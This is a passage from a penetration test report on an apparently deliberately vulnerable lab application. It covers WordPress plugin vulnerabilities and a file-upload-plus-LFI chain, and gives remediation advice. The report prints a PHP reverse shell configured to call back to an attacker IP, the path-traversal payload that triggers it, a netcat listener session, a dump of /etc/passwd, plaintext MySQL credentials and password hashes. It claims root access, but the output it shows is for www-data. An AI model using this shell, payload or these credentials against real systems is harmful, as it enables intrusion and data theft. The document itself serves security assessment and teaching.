Finding F-06: WordPress Plugin Vulnerabilities

Severity: High

Affected Component: WordPress Blog (/blog)

Description: Outdated and vulnerable plugins (Mail Masta, CyberSteps Contact) allow for LFI, XSS, and CSRF. Additionally, weak password policies allowed brute-forcing the csadmin account.

Proof of Concept:

1. Enumerated users via wpscan and wp-json.
 2. Identified vulnerable plugins: Mail Masta (LFI), CyberSteps Contact (CSRF).
 3. Exploited plugin vulnerabilities to gain unauthorized access to administrative functions.
- Enumerated blog endpoints via wpscan.

In order to scan the blog (built in Wordpress) **wpscan** command will be used.

wpscan -url 10.10.10.10/blog For a basic scan




Figure 64: Wscan

- Here we find new endpoints and information disclosure:

Url	State	Vulnerability	Method	References
10.10.10.10/blog/xmlrpc.php	XML-RPC enabled	Pingback.ping Server-Side Request Forgery Host vulnerable to the GHOST vulnerability discovery XML DDoS vulnerability Login authentication via XMLRPC	Direct Access	Pingback access CWE-367 Ghost scanner CVE-2015-0235 XMLRPC DDoS XMLRPC login CVE-2020-25213
10.10.10.10/blog/	Instructions for login	Information	Direct Access	-

readme	as admin	Disclosure		
10.10.10.10/blog/wp-content/uploads	Listing enabled	Information Disclosure	Direct Access	-
10.10.10.10/blog/wp-cron.php	Enabled	DDoS Attack	Direct Access	DDoS using cron
10.10.10.10/blog/	Wordpress version=> 6.9.4	Information Disclosure	Meta Generator (Passive)	-

- By typing the url 10.10.10.10/blog/wp-json/wp/v2/users, we can land in the REST API that returns a json list of users.




Figure 65: Json User Listing




Figure 66: Decoder

- Found other attack vectors exploring common path directories for plugins.
/wp-content/plugins




Table 5: Plugin Vulnerabilities

Plugin	Attack Vector	Vulnerability	Reference
mail-masta/	LFI	WordPress Plugin Mail Masta 1.0 Prone to a local file inclusion vulnerability because it fails to sufficiently verify user-supplied input. Exploiting this issue may allow an attacker to obtain sensitive information that could aid in further attacks.	EDB ID 40290
	XSS	Cross-Site-Scripting Vulnerability Allows remote attackers to inject arbitrary web script or HTML.	CVE-2019-11533
cybersteps-contact	CSRF	WP Quick Contact Us <= 1.0 Possible for unauthenticated attackers to update the plugin's settings via a forged request due to missing validation. They can trick a site administrator into performing an action such as clicking on a link.	CVE-2026-1394

	RCE	Unrestricted upload of file Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient.	CWE-434
10.10.10.10/ThemeLoader	LFI	prone to a local file inclusion vulnerability because it fails to sufficiently verify user-supplied input. Exploiting this issue may allow an attacker to obtain sensitive information that could aid in further attacks.	CVE-2018-7422

Impact: Unauthorized administrative access, data theft, and server compromise.

Remediation:

- Update all WordPress core, themes, and plugins immediately.
- Remove unused plugins.
- Enforce strong password policies and Multi-Factor Authentication (MFA).
- Disable file editing in wp-config.php (define('DISALLOW_FILE_EDIT', true);).

Finding F-07: Remote Code Execution (RCE) via File Upload & LFI

Severity: Critical


Affected Component: /support.php (File Upload) + Admin Panel (File Viewer)

Description: The application allows users to upload .txt files but fails to validate the content server-side. By intercepting the request and changing the extension to .php, an attacker can upload a malicious script. Combined with a Local File Inclusion (LFI) vulnerability in the admin panel's file viewer, this script can be executed remotely.

Proof of Concept:

1. Created monkey.php (reverse shell code) and renamed to monkey.txt.
2. Uploaded via /support.php and intercepted the request in Burp Suite to change the extension to .php.
3. Accessed the file via the admin panel's &module=upload&loadfile= parameter using path traversal (../../../../../).
4. Triggered the shell, gaining user-level access to the server.
5. **Post-Exploitation:** Listed system users, extracted /etc/passwd, and found MySQL credentials in the .profile file of the alibaba user.

- Created monkey.php using a reverse shell code found at `/usr/share/webshells/php/php-reverse-shell.php`, changed the IP and the port into the listener we will set up. After testing the request of the upload via intercepting it with Burp Suite, it is shown that the server doesn't check the file content, only the extensions. Meaning this is a case of client-side sanitization, but not server side. Therefore the file was renamed to monkey.txt.



```
// See http://pentestmonkey.net/2013/php-reverse-shell
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.128'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

Figure 67: Reverse shell (Monkey.php) settings

- Uploaded via `/support.php`.




Figure 68: File Upload Server-side not sanitized

- The file can only be read from Admin Panel logged as an Admin




Figure 69: Admin Panel

- Found the uploaded file's directory by inspecting `/support.php` source code via combining path traversal and LFI




Figure 70: File upload directory found via path traversal

- Accessed the file via the admin panel's `&module=upload&loadfile=` parameter using path traversal (`../../../../`) =>
`&page=../../../../../../../../var/www/html/KUcN8XF6gbxjc3auZP8hmj9QPnjexgCvsUG3WsLzquJvXUPvU9GPfdPg3MjM82wvGYvTxyxaPeTaS45raKszZkKXjCgVWSDcFRKpa9CfsrPVRV2DgN27ZJJ8fYM9MxEY/monkey.`
- `&page` parameter only reads the file. But using the same parameter that uses the upload files from administrator panel, the execution was possible.




Figure 71: Parameter

- Final path=>
`&module=upload&loadfile=../../../../../../../../var/www/html/KUcN8XF6gbxjc3auZP8hmj9QPnjexgCvsUG3WsLzquJvXUPvU9GPfdPg3MjM82wvGYvTxyxaPeTaS45raKszZkKXjCgVWSDcFRKpa9CfsrPVRV2DgN27ZJJ8fYM9MxEY/monkey.txt`
- Triggered the shell, after setting the listener with Netcat `nc -lnvp 443` and gaining root-level access to the server.

```
(fenix@kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.10] 40382
Linux spears-linux 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
09:41:38 up 12:48, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figure 72: Reverse Shell Success

```
bash-5.0$ ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
boot  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
bash-5.0$
```

Figure 73: Listing root - ls command

```
bash-5.0$ cat /etc/passwd
cat: /etc/passwd: No such file or directory
bash-5.0$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
bash-5.0$
```

Figure 74: /etc/passwd from bash

- Once inside, I was able to list the database's users
- by cat .profile inside user alibaba user I found credentials for MySQL

```
<?php
$servername = "localhost";
$username = "debian-sys-maint";
$password = "kM8AdAoQsqZv66Rl";
$dbname = "TechNation";

$conn = mysqli_connect($servername, $username, $password, $dbname);
if (mysqli_connect_errno()) {
    die("Connection failed: ");
}
```

Figure 75: Database Credetials

- With those credentials one could log into the database and list databases, create users, change settings, find more relevant info like SHA2_passwords

```
mysql> show databases;
+-----+
| Database |
+-----+
| TechNation |
| information_schema |
| mysql |
| performance_schema |
| sys |
| wp_cybersteps |
+-----+
6 rows in set (0.00 sec)

mysql>
```

Figure 76: Databases Listing

```
mysql> select User,Host,plugin,authentication_string,ssl_cipher from user;
+-----+-----+-----+-----+-----+
| User | Host | plugin | authentication_string | ssl_ |
| cipher | | | | |
+-----+-----+-----+-----+-----+
| spears | 10.1.20.11 | mysql_native_password | *AFF5FC2FF622B706850F72F747358439EDB7407C | 0x |
| debian-sys-maint | localhost | caching_sha2_password | $A$005$Mq9`^JiH&r*bbu}-KL{FbcvwrWQFkxpFLI3rpGrAi30widSkLhfiauVsINi5Kt1 | 0x |
| mysql.infoschema | localhost | caching_sha2_password | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED | 0x |
| mysql.session | localhost | caching_sha2_password | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED | 0x |
| mysql.sys | localhost | caching_sha2_password | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED | 0x |
| root | localhost | auth_socket | | 0x |
| spears | localhost | mysql_native_password | *AFF5FC2FF622B706850F72F747358439EDB7407C | 0x |
| wp_cyber | localhost | caching_sha2_password | $A$005${8#V | 0x |
| | | | LsJVS<l3Sh{mtxEDRBKgfhwGwrvHn.XLKKb2.qr0MOS3x3V/zxZrB | 0x |
+-----+-----+-----+-----+-----+
8 rows in set (0.00 sec)
```

Figure 77: Users Keys Information

Impact: Full server compromise. Attacker can read/write any file, install malware, pivot to other networks, and exfiltrate sensitive data.

Remediation:

- Implement strict server-side file extension validation (whitelist only).
- Store uploaded files outside the web root.
- Sanitize all file path inputs to prevent path traversal.
- Disable PHP execution in upload directories.

5. Conclusion

The CyberStepsVuln application presents a **Critical** security risk due to a combination of fundamental vulnerabilities. The chain of exploitation—from Information Disclosure to SQL Injection, and finally to Remote Code Execution—demonstrates how minor misconfigurations can lead to total system compromise. Immediate remediation of the identified vulnerabilities is essential to protect the organization's assets and data.

6. Appendix

- **References:**

- OWASP Web Security Testing Guide: <https://owasp.org/www-project-web-security-testing-guide/>
- PortSwigger: <https://portswigger.net/>
- Pentestmonkey: <https://pentestmonkey.net/>
- CVE Database: <https://nvd.nist.gov/>